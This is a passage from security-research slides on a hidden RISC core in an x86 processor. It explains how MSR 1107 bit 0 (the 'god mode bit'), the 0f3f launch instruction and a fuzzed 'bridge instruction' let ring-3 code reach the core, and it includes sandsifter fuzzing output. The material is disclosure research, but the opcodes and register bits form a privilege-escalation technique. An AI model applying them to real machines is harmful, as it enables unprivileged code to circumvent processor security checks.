  - ❖ The *launch instruction* is effectively a `jmp %eax`

- With Of3f identified,  
it is no longer necessary to run  
complete *sandsifter* scans
- Activate candidate MSR bits one by one,  
attempt to execute Of3f
- Find **MSR 1107**, bit 0 activates the *launch instruction*

The *global configuration register*


A faint, grayscale circuit board pattern serves as the background for the slide.

The *god mode bit*


- ¶ We suspect this will unlock the processor,  
and circumvent all security checks.
- ¶ We call MSR 1107,  
bit 0 the *god mode bit*.

# The x86 bridge

- ¶ With the *god mode bit* discovered ...
- ¶ And the *launch instruction* identified ...
- ¶ How do we execute instructions on the RISC core?



US8880851



# The x86 bridge

- ¶ In this setup, some x86 instruction, if the processor is in RISC mode, can pass a portion of itself onto the RISC processor
- ¶ Since this instruction joins the two cores, we call it the *bridge instruction*

# The x86 bridge


- How to find the *bridge instruction*?
- Sufficient to detect that a RISC instruction has been executed

# The x86 bridge

- ¶ If the RISC core really provides a privilege circumvention mechanism... then *some* RISC instruction, executed in ring 3, should be able to **corrupt** the system
- ¶ Easy to detect: processor **lock**, kernel **panic**, or system **reset**.
- ¶ *None* of these should happen when executing ring 3 *x86* instructions

# The x86 bridge

- & Use *sandsifter*
  - ☒ Run in brute force instruction generation mode
  - ☒ Modify to execute the *launch instruction* before each x86 instruction
- & With the right combination of the x86 wrapper instruction, and a corrupting RISC instruction ...  
the processor **locks**,  
the kernel **panics**,  
or the system **resets**.



(Demo)

170: 6204009090909090909090909090909090  
171: 6204009090909090909090909090909090  
172: 6204009090909090909090909090909090  
173: 6204009090909090909090909090909090  
174: 6204009090909090909090909090909090  
175: 6204009090909090909090909090909090  
176: 6204009090909090909090909090909090  
177: 6204009090909090909090909090909090  
178: 6204009090909090909090909090909090  
179: 6204009090909090909090909090909090  
180: 6204009090909090909090909090909090  
181: 62040090909090909090909090909090  
182: 62040090909090909090909090909090  
183: 62040090909090909090909090909090  
184: 62040090909090909090909090909090  
185: 62040090909090909090909090909090  
186: 62040090909090909090909090909090  
187: 62040090909090909090909090909090  
188: 62040090909090909090909090909090  
189: 62040090909090909090909090909090  
190: 62040090909090909090909090909090  
191: 62040090909090909090909090909090  
192: 62040090909090909090909090909090  
193: 62040090909090909090909090909090  
194: 62040090909090909090909090909090  
195: 62040090909090909090909090909090  
196: 62040090909090909090909090909090  
197: 62040090909090909090909090909090  
198: 62040090909090909090909090909090  
199: 62040090909090909090909090909090  
200: 62040090909090909090909090909090  
201: 62040090909090909090909090909090  
202: 62040090909090909090909090909090  
203: 62040090909090909090909090909090  
204: 62040090909090909090909090909090  
205: 62040090909090909090909090909090  
206: 62040090909090909090909090909090  
207: 62040090909090909090909090909090


# The *bridge instruction*

- When this is observed,  
the last instruction generated  
is the *bridge instruction*.
- ~ 1 hour fuzzing

bound %eax,0x00000000(%eax,1)

# The *bridge instruction*

- bound %eax, 0x00000000(%eax,1)
- The 32-bit constant in the instruction is the 32-bit RISC instruction sent to the *deeply embedded core*.

